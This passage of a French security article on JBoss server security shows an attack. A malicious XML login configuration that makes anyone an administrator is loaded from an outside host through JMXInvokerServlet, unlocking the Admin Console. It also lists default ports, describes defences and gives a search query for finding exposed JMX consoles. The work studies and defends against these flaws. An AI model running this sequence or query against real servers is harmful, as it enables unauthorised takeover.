


Fig. 18. Déploiement d'une application web via l'Admin Console.

Add New Web Application (WAR)




Fig. 19. Problème de filtrage d'extension sur l'Admin Console.

```

RX bytes:838143490 (799.3 MB) TX bytes:183541482 (175.0 MB)
Interrupt:17 Base address:0x2000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:50368 errors:0 dropped:0 overruns:0 frame:0
        TX packets:50368 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:89148192 (85.0 MB) TX bytes:89148192 (85.0 MB)

```

Sur JBoss 6, cette faille a été corrigée en supprimant l'archive du serveur en cas d'échec du déploiement.

Déverrouillage de l'Admin Console : L'Admin Console est protégée par défaut par un couple login/mot de passe trivial. Cependant, il peut arriver que l'administrateur ait changé ce compte, rendant l'exploitation des comptes par défaut impossible. Le problème qui se pose maintenant est que dans JBoss 5 et supérieur, le seul moyen que possède l'attaquant pour envoyer une nouvelle application sur le serveur est de passer par l'Admin Console.

Cependant, tout comme les applications d'administration de JBoss, l'Admin Console utilise les mécanismes internes de JBoss pour réaliser l'authentification. Or, nous avons vu que ces mécanismes peuvent être manipulés « à chaud » à condition d'avoir accès au *MBean Server* de JBoss. Cela signifie que si l'attaquant possède un accès au *MBean Server* grâce à l'une des méthodes décrites précédemment, il pourra alors manipuler la configuration du domaine de sécurité de l'Admin Console afin de le rendre plus permissif.

Prenons l'exemple d'un serveur JBoss AS 5.1.0 avec une Admin Console sécurisée (changement du mot de passe d'administration). Si l'attaquant tente d'y accéder en utilisant le compte `admin/admin`, l'authentification échouera (cf. figure 20).

Supposons maintenant que l'attaquant soit parvenu à obtenir un accès au *MBean Server* de JBoss, par exemple à l'aide de la servlet `JMXInvokerServlet`. Cet accès autorise le pirate à manipuler « à chaud » le domaine de sécurité de l'Admin Console (par défaut le domaine utilisé est `jmx-console`) :

```

$ cat anyone_is_admin.xml
<policy>
  <application-policy name = "jmx-console">
    <authentication>
      <login-module code="org.jboss.security.auth.spi.IdentityLoginModule" flag="required">
        <module-option name="principal">hsc</module-option>
        <module-option name="roles">JBossAdmin</module-option>
      </login-module>
    </authentication>
  </application-policy>
</policy>

```

Fig. 20. Échec d'authentification sur l'Admin Console.

```
$ ./jmxinvoker.sh \
> -u http://www.cible.hsc.fr:8080/invoker/JMXInvokerServlet \
> -m jboss.security:service=XMLLoginConfig \
> --action invoke \
> --invoke-operation loadConfig \
> --invoke-parameters http://192.70.106.85/anyone_is_admin.xml \
> --invoke-signature java.net.URL
[jmx-console]
```

Le domaine de sécurité de l'Admin Console ayant été changé pour permettre à quiconque tentant de se connecter d'accéder à l'application, le pirate pourra accéder à l'Admin Console quelles que soient les données saisies dans le formulaire d'authentification (cf. figure 21).

Cet exemple montre parfaitement une vulnérabilité inhérente au fonctionnement de JBoss qui implique que la sécurisation d'une interface nécessite la sécurisation des autres. Dans le cas contraire, **à partir d'un point d'entrée, il est possible de déverrouiller les autres** par simple modification de la configuration.

Il faut noter également que, par défaut, l'Admin Console n'est pas présente sur JBoss 5.0.0 et au moment de la rédaction de cet article cette version est la seule sur laquelle aucune application malveillante n'a pu être déployée.

6 Sécurité périmétrique

Les différentes méthodes de sécurisation citées précédemment concernaient la configuration du serveur JBoss, cependant, il est possible de faire de la sécurité en amont (c'est-à-dire avant d'atteindre le serveur).




Fig. 21. Accès à l'Admin Console après son déverrouillage.

6.1 Filtrage de ports

En règle générale et tout types de serveurs confondus, l'une des solutions souvent mises en oeuvre est le filtrage de ports permettant de limiter l'exposition du serveur aussi bien en externe qu'en interne. Dans le cas de JBoss, cette solution peut permettre de résoudre une partie du problème en condamnant l'accès aux ports fonctionnellement inutiles mais pouvant être exploités par un pirate. D'autant plus que JBoss AS par défaut ouvre une quantité impressionnante de ports (cf. figure 22).

Port	Type	Service associé
1098	TCP	jboss :service=Naming
1099	TCP	jboss :service=Naming
3873	TCP	jboss.remoting :type=Connector,name=DefaultEjb3Connector,handler=ejb3
4444	TCP	jboss :service=invoker,type=jrmp
4445	TCP	jboss :service=invoker,type=pooled
4446	TCP	jboss.remoting :service=Connector,transport=socket
8009	TCP	jboss.web :service=WebServer
8080	TCP	jboss.web :service=WebServer
8083	TCP	jboss :service=WebService
8090	TCP	jboss.mq :service=InvocationLayer,type=OIL
8092	TCP	jboss.mq :service=InvocationLayer,type=OIL2
8093	TCP	jboss.mq :service=InvocationLayer,type=UIL2

Fig. 22. Liste des ports activés par défaut sur JBoss AS.

Cependant, ce ne sont pas les seuls, en répertoriant tous les ports qui peuvent potentiellement être ouverts suivant la configuration, la liste de la figure 23 s'ajoute à la précédente.

Port	Type	Service associé
1100	TCP	jboss :service=HAJNDI
1101	TCP	jboss :service=HAJNDI
1102	TCP	jboss :service=HAJNDI
1161	TCP	jboss.jmx :name=SnmpAgent,service=snmp,type=adaptor
1162	TCP	jboss.jmx :name=SnmpAgent,service=trapd,type=logger
3528	TCP	Inconnu
4447	TCP	jboss :service=invoker,type=jrmpha
4448	TCP	jboss :service=invoker,type=pooledha
49152	TCP	jboss :service=\$jboss.partition.name :DefaultPartition
49153	TCP	jboss.cache :service=TomcatClusteringCache

Fig. 23. Liste des ports supplémentaires possibles sur JBoss AS.

Au final, ce ne sont pas moins de 22 ports qui peuvent être ouverts par un serveur JBoss sans compter ceux propres à certaines fonctionnalités comme JMS (*Java Message Service*) par exemple.

Au moment de la rédaction de l'article, l'utilité de certains ports n'a pas été clairement définie et ils peuvent donc être considérés comme potentiellement exploitables ; mais un filtrage trop rigoureux peut également entraver le bon fonctionnement du serveur. L'opération de filtrage des ports d'un serveur JBoss n'est donc pas triviale et peut nécessiter une étude bien plus approfondie que celle menée pour la rédaction de cette article, afin de déterminer l'utilité de chaque port ouvert au sein de l'architecture.

6.2 Relai inverse

Concernant l'accès HTTP et notamment l'accès illégitime à des interfaces d'administration potentiellement exploitables, il est possible de mettre en place un relai inverse intermédiaire. Il faut noter que JBoss embarque un serveur Tomcat pour la partie web et supporte donc le protocole AJP permettant, par exemple, la mise en place d'un serveur Apache en frontal pour le filtrage des URL.

Cependant, il faut tout de même garder à l'esprit que le serveur Tomcat embarqué peut être également sujet à des vulnérabilités qui lui sont propres. En particulier, il faut penser à la série de vulnérabilités touchant les Tomcat 5 permettant des attaques par *Directory Traversal*. À l'heure actuelle, les serveurs JBoss sont équipés de Tomcat relativement récents empêchant ce type d'attaque [10], mais il est important de rester attentif aux différentes vulnérabilités pouvant toucher ces serveurs [11].

Nous ne montrerons pas de configuration de serveur JBoss utilisant le protocole AJP car cette configuration reste propre à chaque cas, cependant, une documentation complète sur le sujet peut être trouvée sur le site de la communauté [12].

7 Conclusion

À la vue des résultats obtenus à la fin de l'étude qui a été menée pour la rédaction de cet article, il est assez aisé de dire qu'un serveur JBoss est un élément relative-

ment critique au sein d'une infrastructure (quelque soit sa position) mais que sa sécurisation n'est pas une opération triviale qu'il faut prendre à la légère. Nous l'avons vu, les possibilités offertes à un attaquant sont multiples, de tout ordre et peuvent permettre la compromission totale du serveur.

Au cours de l'étude, les attaques visaient majoritairement le déploiement d'applications sur le serveur afin d'interagir avec le système d'exploitation sous-jacent. Cependant, une fois une application déployée, les possibilités sont quasi-infinies (re-bond, envoi de *spams*, interrogation de bases de données, etc.) et cette menace n'est pas à prendre à légère. Une conférence sur le sujet a d'ailleurs été donnée à la JSSI 2010 [13].

Bien entendu le niveau de compétence requis varie grandement suivant les techniques d'exploitation, mais l'état de l'art des configurations qu'il est possible de rencontrer au cours des tests d'intrusion, des audits et de la vie courante montre que le processus de sécurisation d'un serveur JBoss n'en est qu'à ses débuts. Cet article a notamment montré des failles parfois complexes à exploiter, mais la réalité est bien différente. L'exploitation de la servlet `JMXInvokerServlet` n'est pour le moment qu'un cas d'étude plus qu'autre chose et la compromission d'un serveur JBoss passe, dans la très grande majorité des cas, par une JMX Console non ou mal protégée. Cette réalité ouvre donc des portes aussi bien à des pirates expérimentés qu'à des amateurs.

En 2008, l'équipe de la RedTeam a présenté les différents points qui ont été soulevés au cours de cette article montrant par la même occasion un bilan inquiétant sur la profusion des cibles potentielles sur Internet. Une simple requête sur les grands moteurs de recherche suffisait à trouver des cibles exploitables.

Une étude similaire a été réalisée afin d'évaluer l'évolution de la situation au cours de ces deux dernières années et les résultats restent encore très proches de ceux obtenus, démontrant une stagnation de la situation.

En guise d'exemple, une simple requête sur le moteur de recherche Google du type `inurl:HtmlAdaptor` permet d'obtenir une liste de plus d'une centaine de sites exposant leur JMX Console sur Internet dont des sites gouvernementaux. Dans près de 100% des cas, au moins l'une des exploitations citées précédemment pourrait potentiellement fonctionner. Dans le cadre de l'étude et pour des raisons qu'il est facile de comprendre, aucune exploitation sur l'un de ces sites n'a été tentée.

Références

- [1] Site officiel du projet JBoss : <http://www.jboss.com/>
- [2] Site officiel du projet JBoss AS : <http://www.jboss.org/jbossas/>
- [3] Conférence de la RedTeam au Hack.lu, 2008 : http://wiki.hack.lu/index.php/List#Bridging_the_Gap_between_the_Enterprise_and_You_-_or_-_Who.27s_the_JBoss_now.3F
- [4] Documentation de JBoss AS : <https://www.jboss.org/community/docs/DOC-12898>
- [5] Documentation sur l'implémentation JMX : <http://jcp.org/en/jsr/detail?id=3>

- [6] Liste des *LoginModule* disponible : <http://community.jboss.org/wiki/LoginModule>
- [7] Site officiel du projet BeanShell : <http://www.beanshell.org/>
- [8] Mise en place d'authentification par certificat client : <http://community.jboss.org/wiki/basecertloginmodule>
- [9] Avis de sécurité Cisco IronPort : <http://www.cisco.com/warp/public/707/cisco-sa-20100210-ironport.shtml>
- [10] Liste des versions de Tomcat embarquées dans JBoss : <http://community.jboss.org/wiki/VersionOfTomcatInJBossAS>
- [11] Liste des vulnérabilités connues sur Tomcat : <http://tomcat.apache.org/security-6.html> et <http://tomcat.apache.org/security-5.html>
- [12] Mise en place du mode AJP sur JBoss : <http://community.jboss.org/wiki/UsingModproxyWithJBoss>
- [13] Conférence sur les webshells à la JSSI 2010 : http://www.hsc.fr/ressources/presentations/jssi2010_webshells/index.html.fr